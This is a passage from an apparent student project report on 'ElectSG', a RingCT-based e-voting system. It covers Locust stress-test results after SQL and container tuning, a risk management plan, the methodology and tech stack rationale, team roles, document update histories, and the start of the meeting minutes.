
Changes after sixth run: Adding SQL tuning to the RingCT service

The SQL tuning in the previous section will be incorporated here. The stress test serves as a good indicator that if the SQL tuning is beneficial.

1. Django DB configuration: Add indexing and JSONB indexing to selected queries as mentioned in the SQL tuning section.

4.9.7 Seventh Test Run

- Load: 150 voters and 5 users increase per second.
- Objective: Evaluate the impact of DB optimisation.
- Results: Overall the system behaves similar to the 6th run, however the average response time in the voter cast vote decrease by 2 seconds from 7.7seconds to 4.8second, which is the similar response time (5sec) when the RingCT server is configured with 4 CPU in the 4th test run shown above.
- Observations: The bottleneck is still Singpass Login. And compared to the previous run, we see slightly higher 99th percentile response time across all tasks.



In general, the overall 99th percentile response time is higher (the purple dotted line).


Locust

HOST: https://elect-sg.cookndrum.com | STATUS: STOPPED | RPS: 7.6 | FAILURES: 0% | NEW | RESET | ⚙️

STATISTICS CHARTS FAILURES EXCEPTIONS CURRENT RATIO DOWNLOAD DATA LOGS

Type	Name	# Requests	# Fails	Median (ms)	95%ile (ms)	99%ile (ms)	Average (ms)	Min (ms)	Max (ms)	Average size (bytes)	Current RPS	Current Failures/s
GET	/	122	0	39	5700	23000	1072.46	33	45034	2411	1.5	0
GET	/announcements	139	0	48	8500	27000	1385.49	39	27656	1692	2.2	0
GET	/districts	148	0	45	9700	32000	1506.97	39	45399	2073	1.6	0
GET	/districts/1	38	0	77	3500	7300	431.93	68	7343	4345	0.4	0
GET	/districts/2	52	0	76	9400	17000	915.85	68	17443	4356	1.3	0
GET	/districts/3	43	0	77	2500	9400	536.12	68	9405	4332	0.6	0
GET	/logout	150	0	140	11000	37000	2560.98	54	52063	8741	0	0
GET	/singpass_login/	150	0	6200	28000	48000	9858.05	39	51856	1876	0	0
POST	/singpass_login/	150	0	23000	57000	58000	24724.5	2840	70836	3650	0	0
GET	/voter_home/	150	0	320	5700	29000	1983.2	166	52433	3113	0	0
GET	/voter_home/ballot_paper/	150	0	2400	35000	52000	6569.57	62	52085	6214.33	0	0
POST	/voter_home/ballot_paper/cast_vote/	150	0	1100	28000	40000	4820.17	297	54428	6927.53	0	0
Aggregated		1442	0	340	31000	56000	5694.19	33	70836	4155.56	7.6	0

In the images shown above, the average response for the voter case vote is lower than previous run without the SQL tuning.



The utilization for both services remain largely the same.


Understanding and Changes after seventh run

We witness that the SQL tuning helps the overall performance of in selected task only like voter cast vote. However, the overall response time, especially the Singpass Login still takes very long time. Thus, for the next step, we would like to try to resolve the bottleneck for the Django Server.

1. AWS service container configuration:
 - a. Double the vCPU and ram for both the Django server service (Right now, it sits at 4vCPU and 8GB ram).

4.9.8 Eighth Test Run

- Load: 150 voters and 5 users increase per second.
- Objective: Evaluate the impact of Django server container configuration.
- Results: This is the fastest overall response time we have seen till now. The 99th percentile aggregated response time is now 7 seconds compared to 56 seconds before. And the aggregated average response time goes down from 5.6 seconds to 0.8 sec. The improvement is huge.
- Observations: The bottleneck now are Singpass login and voter cast vote. However, we think at this current state the system is considered usable as the overall response time is considered good.



The overall graph curve goes down a lot, compared to the previous run.

Locust		HOST https://elect-sg.cookndrum.com				STATUS STOPPED		RPS 6.6	FAILURES 0%	<button>NEW</button>	<button>RESET</button>	
STATISTICS		CHARTS	FAILURES	EXCEPTIONS	CURRENT RATIO	DOWNLOAD DATA		LOGS				
Type	Name	# Requests	# Fails	Median (ms)	95%ile (ms)	99%ile (ms)	Average (ms)	Min (ms)	Max (ms)	Average size (bytes)	Current RPS	Current Failures/s
GET	/	141	0	32	910	3900	194.94	28	3987	2411	1.6	0
GET	/announcements	132	0	38	720	4400	187.54	33	5711	1692	1.4	0
GET	/districts	148	0	38	190	4600	137.14	34	4643	2073	1.9	0
GET	/districts/1	47	0	66	110	6700	265.76	62	6699	4353	1.1	0
GET	/districts/2	42	0	70	320	4500	205.54	60	4495	4360	0.4	0
GET	/districts/3	51	0	66	3500	6600	407.78	62	6596	4338	0.2	0
GET	/logout	150	0	180	7200	9200	1222.15	50	9327	8741	0	0
GET	/singpass_login/	150	0	580	3700	3800	994.27	32	4114	1876	0	0
POST	/singpass_login/	150	0	1500	7000	7300	2369.67	569	7707	3656	0	0
GET	/voter_home/	150	0	440	2700	4100	766.23	183	4375	3119	0	0
GET	/voter_home/ballot_paper/	150	0	110	2900	4300	751.41	40	4437	6220.33	0	0
POST	/voter_home/ballot_paper/cast_vote/	150	0	860	6200	6900	1647.85	373	7374	6938.57	0	0
Aggregated		1461	0	140	4100	7100	874.19	28	9327	4149	6.6	0

The photo above has shown a significant decrease in the overall response time compared to the previous test run.



4.9.9 Conclusion

Overall, this improved system configuration with SQL performance tuning serves as a great base for horizontal scaling, which could be used to handle more load during the peak polling period.

5. Risk Management Plan

5.1 Risk Identification

5.1.1 Technical Risks

System Failures: The risk of system failures includes potential malfunctions or outages that could impact the system's availability and reliability. These failures could result from software bugs, hardware issues, or unexpected load increases.

Inability to Fully Implement RingCT: The risk of not being able to fully implement Ring Confidential Transactions (RingCT) due to reliance on existing libraries, which may lead to inadequate functionality, security vulnerabilities, integration challenges, limited customization, and dependency on third-party maintenance.

5.1.2 Security Risks

Cybersecurity Threats: Cybersecurity threats encompass potential attacks such as hacking, data breaches, or malware infections. These threats can compromise the system's security, integrity, and confidentiality of voter data.

Data Privacy: Data privacy risks involve the potential exposure of sensitive voter information. This risk includes unauthorized access, data leaks, or improper handling of personal data.

Authentication Issues: Authentication issues refer to potential vulnerabilities in verifying user identities. Risks include inadequate authentication mechanisms that could be exploited to gain unauthorized access to the system.

5.1.3 Compliance Risks

Regulatory Compliance: Regulatory compliance risks involve the potential for non-compliance with electoral laws and regulations. This risk includes failing to meet legal requirements, which could result in legal penalties or project delays.

Certification Requirements: Certification requirements involve the risk of not obtaining necessary approvals or certifications from relevant authorities. This risk includes potential delays or issues in meeting certification standards.

5.1.4 Operational Risks

User Training: User training risks include the potential for insufficient training leading to improper use of the system by users and officials. This could impact the effectiveness of the system and increase the likelihood of errors.

Support and Maintenance: Support and maintenance risks involve the potential for inadequate support services or maintenance procedures. This includes the risk of delayed responses to issues, insufficient updates to maintain system functionality, and server failures. Specifically, server failures or crashes could result in significant downtime or loss of service if not addressed promptly.

5.1.5 External Risks

Political and Public Acceptance: Political and public acceptance risks involve potential resistance or lack of trust in the system from stakeholders and the public. This could affect the system's adoption and overall success.

Disaster Recovery: Disaster recovery risks involve the potential for system failures due to unforeseen events such as natural disasters or major outages. This includes the risk of ineffective recovery procedures leading to prolonged downtime.

5.2 Risk Analysis

		Risk Element		
Risk Category	Risk Item	Likelihood	Impact	Priority
Technical Risks	System Failures	Medium	High	High
	Inability to Fully Implement RingCT	Medium	High	High
Security Risks	Cybersecurity Threats	High	High	High
	Data Privacy	Medium	High	High
	Authentication Issues	Medium	Medium	Medium
Compliance Risks	Regulatory Compliance	Medium	High	High
	Certification Requirements	Medium	Medium	Medium
Operational Risks	User Training	Low	Medium	Low
	Support and Maintenance	Medium	Medium	Medium
External Risks	Political and Public Acceptance	Medium	High	High
	Disaster Recovery	Low	High	Medium

5.3 How We Mitigate the Risks

5.3.1 Technical Risks

System Failures: We manage technical risks through robust testing and quality assurance processes, including thorough unit, integration, and system testing to ensure the reliability and stability of the system.

Inability to Fully Implement RingCT: We are actively evaluating and selecting third-party libraries to ensure they meet our needs. We are conducting comprehensive testing to identify any limitations and exploring potential improvements or alternatives to mitigate risks associated with incomplete RingCT implementation. We plan to develop a custom solution or enhance existing libraries in the future if necessary.

5.3.2 Security Risks

Cybersecurity Threats: We mitigate cybersecurity threats by employing secure coding practices and conducting penetration testing and security audits. These measures help us identify and address vulnerabilities, ensuring robust defences against potential attacks.

Data Privacy: Our system uses linkable ring signatures and Ring Confidential Transactions (RingCT) to ensure the privacy, anonymity, and confidentiality of vote information. We do not store any voter information in our system which minimizes the risk of data breaches.

Authentication Issues: We use multi-factor authentication to enhance the system's authentication processes.

5.3.3 Operational Risks

User Training: To mitigate risks related to user training, we have provided clear documentation and support materials such as user manual to ensure that everyone is well-prepared to use the system effectively.

Support and Maintenance: In the event of server failures, the current plan is to restart the system to address downtime. However, no formal disaster recovery plan is currently in place.

5.3.4 Compliance Risks

Regulatory Compliance: While we strive to stay updated with electoral laws and engage with legal experts to ensure compliance, we acknowledge that we do not have specific strategies in place to fully address all regulatory requirements or obtain necessary certifications. This remains dependent on external processes and authorities.

5.3.5 External Risks

Political and Public Acceptance: We recognize the potential for political resistance and public mistrust but have not implemented specific strategies to address these external factors.

6. Process Quality

6.1 Outcome and Process Evaluation

The success of our project is a testament to the effectiveness of our chosen hybrid development methodology, which combined the structured planning of the Waterfall model with the agile execution of Scrum. This approach was carefully selected to capitalize on the strengths of both methodologies, resulting in a high-quality outcome that met the expectations of our product owner. The hybrid methodology enabled us to establish a solid foundation through comprehensive planning and then to refine and enhance the product through iterative development.

6.2 Adherence to the Process

In the initial phase, we employed the Waterfall model, which was instrumental in setting a strong foundation for the project. This phase involved detailed documentation and planning where we defined clear objectives, requirements, and milestones. By dedicating significant effort to this upfront planning, we ensured that the project had a well-organized roadmap and that our product owner had a clear understanding of the project's direction and deliverables. This thorough preparation helped prevent misunderstandings and scope changes later in the project.

As we transitioned to the Scrum methodology for the development phase, the flexibility and iterative nature of Scrum played a crucial role in refining and enhancing the product. Dividing the project into sprints allowed us to focus on delivering specific features and making incremental improvements based on feedback. Regular sprint reviews and retrospectives enabled us to make necessary adjustments quickly, ensuring that the product remained aligned with the product owner's expectations and any emerging needs. This iterative process facilitated continuous improvement and adaptation, which was essential in meeting the high standards set for the project.

6.3 Results Achieved

The hybrid approach proved to be highly effective in achieving our desired outcomes. The structured planning phase of Waterfall provided a clear framework and timeline, while Scrum's iterative development allowed us to adapt and improve continuously. This combination ensured that the project was delivered on time and met the quality standards expected by our product owner. The product owner's feedback throughout the development process was consistently positive, reflecting that the final deliverable aligned well with their vision and requirements. The final product not only met but in some aspects exceeded the product owner's expectations, demonstrating the success of our hybrid approach.

Overall, the integration of Waterfall and Scrum methodologies in our project resulted in a well-managed process and a successful outcome. The careful planning and agile execution allowed us to deliver a product that achieved its goals efficiently and effectively. This experience highlights the effectiveness of a hybrid approach in balancing rigorous planning with dynamic development, leading to a project that met its objectives and delivered high-quality results.

7. Project Implementation

7.1 Development Methodologies

7.1.1 Development Practices

In our project, our team will engage in rigorous code reviews to maintain coding standards and catch potential issues early. We'll also implement pair programming to enhance code quality and foster knowledge sharing among developers. For version control, we are using Git, which will help in managing our codebase efficiently, allowing for effective collaboration and tracking of changes over time. Automation plays a critical role in our workflow; therefore, we will set up a continuous integration and continuous deployment (CI/CD) pipeline to streamline our build, testing, and deployment processes, ensuring that new code changes are smoothly and reliably integrated and delivered. Specifically, for the cryptography components, we will conduct thorough and rigorous testing to verify the integrity and security of our implementations, acknowledging the critical importance of these elements in our application.

7.1.2 Project Management Tools: Taiga, Notion

In our project management approach, we are utilizing Taiga as our primary task management tool. Taiga offers a versatile platform that supports agile methodologies, enabling our team to track progress, manage sprints, and coordinate effectively across all stages of the project. For knowledge sharing and documentation, we rely on Notion, which serves as a central repository for all project-related information. Notion's flexible structure allows us to document processes, maintain a centralized knowledge base, and ensure that all team members have easy access to the information they need. Additionally, we emphasize thorough code-level documentation, particularly for critical components such as the RingCT cryptography part. This practice not only clarifies complex algorithms and processes but also enhances maintainability and scalability by ensuring other group members can understand and build upon the existing work efficiently.

7.1.3 Risk Management

In managing the risks associated with our project, we are particularly mindful of the challenges involved in implementing Ring Confidential Transactions (RingCT) using a low-level language like C++. Recognizing the complexity and potential hurdles of such an endeavour, we have set a clear deadline for this phase of the implementation. Should we encounter insurmountable difficulties by this deadline, we are prepared to switch to a higher-level language that may offer greater ease and efficiency for the development process. To ensure we are consistently aware of and can respond to emerging risks, we conduct weekly high-level overviews. These sessions are designed to allow the team to take a step back and assess the project from a broader perspective, identifying any new risks and evaluating our strategies for mitigation. This proactive approach ensures we remain adaptable and can make informed decisions to navigate challenges effectively without compromising our project timeline or objectives.

7.1.4 Communication Protocol

Given the length of the project (around 5 months), we decided to go with protocol that is designed to foster clarity and collaboration among team members. We conduct two team meetings each week, which serve as forums for progress updates, issue resolution, and collaborative planning. Additionally, we meet with our project supervisor on a weekly basis to ensure that all aspects of our work remain on track and aligned with project expectations. This consistent communication helps us maintain momentum and address any challenges promptly. We also strongly encourage all team members to proactively seek help and share any difficulties they encounter. Recognizing the value of continuous learning and skill development, we provide opportunities for team members to tackle new challenges and allocate time for them to acquire the necessary skills and knowledge.

7.2 Tech Stack

7.2.1 Microservice: C++

In this project, the implementation of Ring Confidential Transactions (RingCT) is the central focus, as it is pivotal to ensuring user and data anonymity—key attributes that define the essence of the product. RingCT technology is crucial because it conceals the amount of a transaction and the identity of the parties involved, thereby providing strong privacy guarantees that are essential for our users. This core functionality not only supports the overarching goal of user privacy but also enhances trust and security, making it indispensable in the architecture of our system. The performance of the RingCT computation is taken as one of our main considerations, thus the selection of the programming language itself is important.

When selecting a programming language for implementing microservices for Ring Confidential Transactions (RingCT) computation, it's crucial to consider factors such as performance, security, and our proficiency. Python offers rapid development and a vast ecosystem of libraries, which is advantageous for prototyping and integration. However, it generally delivers lower performance due to being an interpreted language. Rust provides excellent memory safety guarantees and concurrency support, making it ideal for secure and high-performance applications, but it has a steeper learning curve and a smaller pool of available developers compared to more established languages. C++ stands out for its high performance and control over system resources, which are critical in computation-intensive applications like RingCT. Additionally, C++'s maturity and widespread use in system-level programming means that there is a broad base of experienced developers and existing libraries, which can accelerate development time. Given these considerations, C++ is the preferred choice for this project, primarily due to its performance capabilities and the development team's familiarity with the language, ensuring an efficient and effective implementation of the RingCT computation microservices.

7.2.2 Backend: Django

When selecting a backend framework for a project, the choice between Express.js and Django hinges on several factors, including project requirements, future scalability, team familiarity, and learning opportunities. Express.js, a minimalist web framework for Node.js, is particularly well-suited for creating RESTful APIs due to its flexibility and light nature. It allows for the construction of highly customizable server-side logic and is known for its performance and scalability, which aligns well with the project's goal of developing a backend that could potentially be extended for future government projects. However, its unopinionated structure requires more decisions

from developers, which can increase complexity and development time if not managed properly.

On the other hand, Django, a high-level Python web framework, embraces a "batteries-included" philosophy, offering a robust suite of built-in features, such as an ORM (Object-Relational Mapping), authentication mechanisms, and an admin panel, making it a comprehensive option for rapid development. Django's Model-Template-View (MTV) architecture is particularly appreciated for promoting clean, modular code, making it easier to divide work among developers and to scale or maintain the application over time.

Overall, while Express.js provides a streamlined and performant approach ideal for the specific needs of creating flexible RESTful APIs, Django offers a structured environment that could accelerate development through its array of built-in features. We ultimately decided to embrace Django. We expect the modularity and other comprehensive features could enhance our long-term productivity and maintenance.

7.2.3 Database: PostgreSQL

Given the specific requirements of our project, particularly the storage of non-relational, JSON-like output from Ring Confidential Transactions (RingCT) and the relatively small scale of user data, we initially considered a NoSQL database. However, due to the outdated Django MongoDB translation library, we have decided to switch to PostgreSQL. PostgreSQL's JSONField offers similar performance for storing and retrieving JSON-like documents and provides better scalability compared to MongoDB.

PostgreSQL is an excellent choice for the initial phase of our project. It is renowned for its robustness, scalability, and strong support for complex queries, which are crucial benefits for a project still in the process of defining its hosting platform and other infrastructure components. PostgreSQL allows for efficient storage and retrieval of JSON-like documents, perfectly accommodating the structure of the RingCT outputs. Additionally, its scalability and robust querying capabilities provide an excellent foundation to handle the anticipated maximum of 300 user accounts and their associated data without complexity.

Moreover, using PostgreSQL enables us to fully leverage Django's powerful Object-Relational Mapping (ORM) system, simplifying database interactions and improving development efficiency. This decision not only ensures flexibility and adaptability in the development process but also aligns with the overall architectural goals of the project, providing a solid and scalable solution for storing vote transaction records and other associated data.

7.2.4 Version Control with CI/CD Tool: Git with Gitlab

We have decided to adopt GitLab along with Git as our version control and CI/CD platform of choice, primarily due to the comprehensive suite of features that GitLab offers. GitLab provides an integrated solution that combines source code management, CI/CD, and monitoring within a single platform, enhancing our development and deployment processes with its powerful visualization tools for CI/CD operations. Additionally, most of our team members have not previously used GitLab, and we are eager to explore its capabilities.

7.2.5 Containerization: Docker

Containerization is a critical strategy for our project, especially given the diversity of operating systems within our team, including Windows, Mac, and Linux. By using containerization technologies like Docker, we can create consistent environments across development, testing, and production, regardless of the underlying OS. This consistency eliminates the "it works on my machine" problem and significantly simplifies both the development process and deployment phases. Moreover, containerization ensures that our applications will run reliably and predictably in any environment, thereby reducing deployment issues and streamlining the workflow across all stages of the project lifecycle.

8. Roles and Responsibilities

Name	Roles and Responsibilities
Loh Chin Yee	Master of Operation, Backend, Quality Engineer
Phyo Wai Lin	Backend, Documentation Expert, Quality Engineer
Nann Wutt Yee Win	Frontend Development Engineer, Documentation Expert
Lee Jun Ji	Documentation Expert, Database Engineer
Nigel Toh Chin Teng	Tester, Documenter, DevOps Engineer

9. Project Website

Visit our ElectSG Electronic Voting Website: [ElectSG](https://elect-sg.cookndrum.com/) (<https://elect-sg.cookndrum.com/>)

10. Marketing Website

Visit our ElectSG Marketing Website: [ElectSG-MarketingWebsite](https://ElectSG.github.io/ElectSG/) (<https://ElectSG.github.io/ElectSG/>)

11. Update History for Project Requirements Document

Version 2 (for assessment 1 submission 2)

- Updated functional requirements
- Updated work breakdown structure
- Updated gantt chart
- Added more features comparison with competitors' products
- Added mocked Singpass login service in systems features section
- Updated database in tech stack section from MongoDB to PostgreSQL

Version 3 (for assessment 2 submission 1)

- Updated functional requirements (added features requested by assessor and supervisor)
- Updated work breakdown structure, use case diagrams, and use case descriptions
- Updated gantt chart
- Added detailed risk management plan
- Added detailed process implementation

12. Update History for Preliminary Technical Document / Technical Design Manual

Version 2 (for assessment 2 submission 1)

- Added testing: unit test, integration test, user acceptance test, system test, security test(penetration test, container scanning), SQL performance test, stress test.
- Added deployment diagram
- Updated class diagram, database diagram, ER diagram, sequence diagram.


13. Update History for User Manual

Version 2 (for assessment 2 submission 1)

- Added a detailed explanation of how ElectSG functions, including a technical dive into how RingCT ensures voter anonymity, maintains the confidentiality of vote data, and provides verifiability.
- Added startup guide for Admin.

14. Appendix

14.1 Project Schedule Gantt Chart



14.2 Meeting Minutes

14.2.1 Meeting Minutes #1 (Kickoff Meeting)

Date: 01/04/2024

Time start: 6:00pm

Time end: 7:00pm

Participants: Phyo, Chin Yee, Nann, Nigel, Jun Ji

Agenda
Project Group Member Introduction
Agenda
<ol style="list-style-type: none">1. Coding<ul style="list-style-type: none">- Discussion of possible coding language to be used (python, C++).2. Documentation<ul style="list-style-type: none">- Find out what are the necessary documents to be prepared for the next submission.3. Research<ul style="list-style-type: none">- Research what are the current implementations of RingCT and in what areas they are used for.
Things to Do before Next Meeting
<ol style="list-style-type: none">1. Understand project requirements.2. Research and understand what ring signatures and ringCT are and how do they work.

14.2.2 Meeting Minutes #2

Date: 05/04/2024

Time start: 3:00pm

Time end: 4:30pm

